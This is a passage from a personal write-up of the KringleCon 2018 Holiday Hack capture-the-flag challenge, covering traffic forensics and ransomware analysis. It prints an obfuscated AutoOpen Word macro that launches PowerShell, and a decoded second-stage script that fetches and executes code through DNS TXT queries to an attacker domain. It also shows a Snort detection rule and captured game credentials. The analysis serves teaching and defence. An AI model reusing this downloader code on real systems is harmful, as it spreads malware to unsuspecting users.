CLIENT_RANDOM 06A148663CBCA163751D448AADEA32FFABC8BC611652072B0C0ACDE2FD829916 1334D6B0DE1B5167722F903A7FD8D268DB3AFC85794B2385F930065B
CLIENT_RANDOM 0DA42A8FA1033CA47CB32C26E1917174B75BB659A3DFCD013A548BBC397576EE F56105258BB097A698794DD08616D72AC44FEE23DFEB59858D2EEB03
CLIENT_RANDOM 485E540EE650A1582E9801E312B3C6228C288CA0AAB1799FDE97851AA3F1A11F F67810D90FE4100344EA079EF00EEAF954A739BF56290ED00A5034DE
CLIENT_RANDOM 77441880A2166C03585D09460AAAE7984B0C7B32BC6297F6F1003D54EE2A03B1 4D76C21A5C654B73B95DA27478530F10E4F246D8C9B71FFC10C04D9C
```

*Figure 2 - SSL keys stored in a web facing directory *facepalm**


We can now use these keys in wireshark to decrypt the HTTP2 traffic that is being capture by Packa-lyzer, which is a skill learnt by watching a most informative KringleCon talk[7].

[7] https://www.youtube.com/watch?v=YHOnxlQ6zec



```
No. Time     Source       Destination  Protocol Length Info
  1 0.000000 10.126.0.105 10.126.0.3   TCP        74 60127 → 443 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=15672648 TSecr=0 WS=128
  2 0.000017 10.126.0.3   10.126.0.105 TCP        74 443 → 60127 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=15672648 TSecr=15672648 WS=128
  3 0.000030 10.126.0.105 10.126.0.3   TCP        66 60127 → 443 [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=15672648 TSecr=15672648
  4 0.009329 10.126.0.105 10.126.0.3   TLSv1.2   260 Client Hello
  5 0.009366 10.126.0.3   10.126.0.105 TCP        66 443 → 60127 [ACK] Seq=1 Ack=195 Win=44800 Len=0 TSval=15672651 TSecr=15672651
  6 0.011383 10.126.0.3   10.126.0.105 TLSv1.2  3106 Server Hello, Certificate, Server Key Exchange, Server Hello Done
  7 0.011391 10.126.0.105 10.126.0.3   TCP        66 60127 → 443 [ACK] Seq=195 Ack=3041 Win=174720 Len=0 TSval=15672651 TSecr=15672651
  8 0.012751 10.126.0.105 10.126.0.3   TLSv1.2   192 Client Key Exchange, Change Cipher Spec, Finished
  9 0.013803 10.126.0.3   10.126.0.105 TLSv1.2   117 Change Cipher Spec, Finished
 10 0.013824 10.126.0.3   10.126.0.105 HTTP2     104 SETTINGS[0]
 11 0.014074 10.126.0.105 10.126.0.3   HTTP2     119 Magic
 12 0.014111 10.126.0.105 10.126.0.3   HTTP2     122 SETTINGS[0]
 13 0.014120 10.126.0.105 10.126.0.3   HTTP2     108 WINDOW_UPDATE[0]
 14 0.014140 10.126.0.3   10.126.0.105 TCP        66 443 → 60127 [ACK] Seq=3130 Ack=472 Win=44800 Len=0 TSval=15672652 TSecr=15672652
 15 0.014173 10.126.0.105 10.126.0.3   HTTP2     221 HEADERS[1]: GET /
 16 0.014290 10.126.0.3   10.126.0.105 HTTP2     104 SETTINGS[0]
 17 0.014975 10.126.0.105 10.126.0.3   HTTP2     104 SETTINGS[0]
 18 0.015675 10.126.0.3   10.126.0.105 HTTP2    3960 DATA[1]
 19 0.015966 10.126.0.105 10.126.0.3   TLSv1.2    97 Alert (Level: Warning, Description: Close Notify)
> Frame 10: 104 bytes on wire (832 bits), 104 bytes captured (832 bits)
```


By analysing this pcap, we can see various elves logging into the packalyzer, including their credentials. Eventually, we hit upon a login from Alabaster Snowball:



```
        0... .... .... .... .... .... .... .... = Reserved: 0x0
        .000 0000 0000 0000 0000 0000 0000 0001 = Stream Identifier: 1
        [Pad Length: 0]
    ⌄ Content-encoded entity body (gzip): 98 bytes -> 65 bytes
          Data: 7b22757365726e616d65223a2022616c6162617374657222...
    ⌄ JavaScript Object Notation: application/json
      ⌄ Object
        ⌄ Member Key: username
              String value: alabaster
              Key: username
        ⌄ Member Key: password
              String value: Packer-p@re-turntable192
              Key: password
```

Figure 3 - Alabaster Snowball login


We can now login as Alabaster and see if he has any further access that might help us to solve this problem. After attempting a packet capture, we see that Alabaster already has a secret packet capture saved:



Name	Download	Reanalyze	Delete
super_secret_packet_capture.pcap	⬇	🗎	🗑
14381229_5-1-2019_22-55-56.pcap	⬇	🗎	🗑

Figure 4 - Alabaster's previously saved pcaps

Reviewing this packet capture, it seems that it contains a lot of SMTP data. Now of course, SMTP is older than me, so (and probably you!) in it's default state doesn't use any encryption. We can therefore read the whole email stream, especially if we use the Follow Stream functionality in Wireshark:


```
MAIL FROM:<Holly.evergreen@mail.kringlecastle.com>
250 2.1.0 Ok
RCPT TO:<alabaster.snowball@mail.kringlecastle.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Date: Fri, 28 Sep 2018 11:33:17 -0400
To: alabaster.snowball@mail.kringlecastle.com
From: Holly.evergreen@mail.kringlecastle.com
Subject: test Fri, 28 Sep 2018 11:33:17 -0400
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_11181"

------=_MIME_BOUNDARY_000_11181
Content-Type: text/plain

Hey alabaster, 

Santa said you needed help understanding musical notes for accessing the vault. He said your favorite key was D. Anyways, the following
attachment should give you all the information you need about transposing music.

------=_MIME_BOUNDARY_000_11181
Content-Type: application/octet-stream
Content-Transfer-Encoding: BASE64
Content-Disposition: attachment
```

```
JVBERi0xLjUKJb/3ov4KOCAwIG9iago8PCAvTGluZWFyaXplZCAxIC9MIDk3ODMxIC9IIFsgNzM4
IDE0MCBdIC9PIDEyIC9FIDc3MzQ0IC9OIDIgL1QgOTc1MTcgPj4KZW5kb2JqCiAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKOSAwIG9iago8PCAv
VHlwZSAvWFJlZiAvTGVuZ3RoIDU5IC9GaWx0ZXIgL0ZsYXRlRGVjb2RlIC9EZWNvZGVQYXJtcyA8
PCAvQ29sdW1ucyA1IC9QcmVkaWN0b3IgMTIgPj4gL1cgWyAxIDMgMSBdIC9JbmRleCBbIDggMjIg
XSAvSW5mbyAxOCAwIFIgL1Jvb3QgMTAgMCBSIC9TaXplIDMwIC9QcmV2IDk3NTE4ICAgICAgICAg
ICAgICAgICAvSUQgWzwxM2M0MDc3MDJiNTE1YzYwMWU5ZGQyMGIyNTJlNDlkYj48MTNjNDA3NzAy
YjUxNWM2MDFlOWRkMjBiMjUyZTQ5ZGI+XSA+PgpzdHJlYW0KeJxjYmRg4GdgYmBgOAkima6D2cYg
krEHTJ4GkettQaTACSDJmLoQrHI5AxPj/2vdYPUMjJSQADt+CUsKZW5kc3RyZWFtCmVuZG9iagog
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAKMTAgMCBvYmoKPDwgL1BhZ2VzIDE5IDAgUiAvVHlwZSAvQ2F0YWxvZyA+PgplbmRvYmoKMTEg
```

Figure 5 Who needs to encrypt SMTP traffic anyway?!

We are given a clue that this is encoded as Base 64, so we can use an online tool[8] to decode this. Decording as a file reveals musical information about changing the key of a song, in this case:

And take everything down one half step for A:
C# B A B C# C# C# B B B C# E E C# B A B C# C# C# C# B B C# B A


We've just taken Mary Had a Little Lamb from Bb to A!

[8] https://www.base64decode.org/

Question 9 - Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks.

Create a rule that will catch all new infections. What is the success message displayed by the Snort terminal?

When defining a snort rule, we need to look for commonality between all of the traffic. By viewing the last thirty seconds of traffic, we see:




```
Standard query 0x9d96 TXT 77616E6E61636F6F6B69652E6D696E2E707331.ebghnurrsa.org
Standard query response 0x9d96 TXT 77616E6E61636F6F6B69652E6D696E2E707331.ebghnurrsa.org TXT
Standard query 0x9055 TXT nonretainable.divvy.google.co.in
Standard query response 0x9055 TXT nonretainable.divvy.google.co.in TXT
Standard query 0x55f5 TXT 77616E6E61636F6F6B69652E6D696E2E707331.rngharusbe.com
Standard query response 0x55f5 TXT 77616E6E61636F6F6B69652E6D696E2E707331.rngharusbe.com TXT
Standard query 0x4c13 TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.rngharusbe.com
Standard query response 0x4c13 TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.rngharusbe.com TXT
Standard query 0xf775 TXT superelegantly.earthfall.coplanar.netflix.com
Standard query response 0xf775 TXT superelegantly.earthfall.coplanar.netflix.com TXT
Standard query 0xac1a TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.ebghnurrsa.org
Standard query response 0xac1a TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.ebghnurrsa.org TXT
Standard query 0x7411 TXT amixia.alipay.com
Standard query response 0x7411 TXT amixia.alipay.com TXT
Standard query 0x7900 TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.ebghnurrsa.org
Standard query response 0x7900 TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.ebghnurrsa.org TXT
Standard query 0x76f1 TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.rngharusbe.com
Standard query response 0x76f1 TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.rngharusbe.com TXT
Standard query 0x4e31 TXT forfare.twitter.com
```

Figure 6 - PCAP of malicious traffic

In amongst the legitimate traffic to google, twitter and Netflix, we see traffic to strange domains such as ebghnurrsa.org and rngharusbe.com. This is all in the form of a x.y.domain.com, where x seems to constantly change, y stays constant and domain.com seems to change.


We can therefore write a snort rule based on this reasoning as:



```
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.

alert udp any any -> any any (msg:"Detected something"; pcre:"/77616E6E61636F6F6B69652E6D696E2E707331/"; sid:1000018; rev:1;)
~
~
```

Figure 7 - Snort FTW


This rule successfully captures the traffic and results in the message:



```
[+] Congratulation! Snort is alerting on all ransomware and only the ransomware!
```

After completing the prior question, Alabaster gives you a document he suspects downloads the malware. What is the domain name the malware in the document downloads from?


Alabaster kindly gives us a copy of the document that is causing all of the trouble. After telling AV to ignore it and pass it as safe (don't try this at home), we can then see if it has any embedded macros or VB code using a handy script called olevba[9].



```
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object; iex(a IO.StreamReader((a IO.Compres
sion.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/
1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP
74PABMWmQSopCSVViSZWre6w7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+
JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress
)),[Text.Encoding]::ASCII)).ReadToEnd()"" "
Shell cmd
End Sub
```

Figure 8 - Embedded powershell in document


Here we can beat the malware writers at their own game and use their own powershell against them. By slightly modifying the code and running it in powershell, we can output the C2 domain to a local file:



```
D:\FamileCC\Documents\Tim\work\holidayhack\CHOCOLATE_CHIP_COOKIE_RECIPE>powershell.exe -ExecutionPolicy Bypass -C "sal a
 New-Object; (a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP
2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVo
cNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5
S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG')
,[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd() | Out-File output.ps1"
```

Figure 9 - Powershell is a double-edged sword

Open in the output in Vim to reveal the domain:



output.ps1 (D:\FamileCC\Documents\Tim\work\holidayhack\CHOCOLATE_CHIP_COOKIE_RECIPE) - GVIM

```
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E
6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h +=
(Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
~
~
```

From the output, we can see that a second stage is downloaded from erohetfanu[d]com, which is where the malware proper will be downloaded from.

Thankfully, I learnt my lesson from Pepper Minstix and was able to exit Vi ok ;)


What is the full sentence text that appears on the domain registration success message (bottom sentence)?

Alas, it was here that I came unstuck. You can see that more powershell is downloaded, it would just be a case of dissecting this to find the next stage C2 domain.

[9] https://github.com/decalage2/oletools/wiki/olevba

Conclusions


First of all (and most importantly), KringleCon has reinforced to me that:


THERE ARE TWO TYPES OF PEOPLE IN THE WORLD
THOSE WHO THINK DIE HARD IS A CHRISTMAS MOVIE AND THOSE WHO ARE WRONG

I even went and re-watched Die Hard on Christmas Eve, just to see if it would give me inside knowledge.

As to the plot against Santa and Kringle Castle…

Unfortunately, as in 2016 and 2017, I didn't quite get to the end of Holiday Hack. The day job, family and general life always conspire to get in the way. I did, however, get further than ever before! I was just two questions short this year. I would have gotten away with it too, if it wasn't for you pesky kids…



KringleCon

Narrative [11 of 12]

Objectives

Hints

Talks

Achievements

[Exit]

◄ GO BACK

✓ 1) Orientation Challenge

Difficulty:

What phrase is revealed when you answer all of the questions at the KringleCon Holiday Hack History kiosk inside the castle? *For hints on achieving this objective, please visit Bushy Evergreen and help him with the* ***Essential Editor Skills*** *Cranberry Pi terminal challenge.*

✓ 2) Directory Browsing

✓ 3) de Bruijn Sequences

✓ 4) Data Repo Analysis

✓ 5) AD Privilege Discovery

✓ 6) Badge Manipulation

✓ 7) HR Incident Response

✓ 8) Network Traffic Forensics

✓ 9) Ransomware Recovery

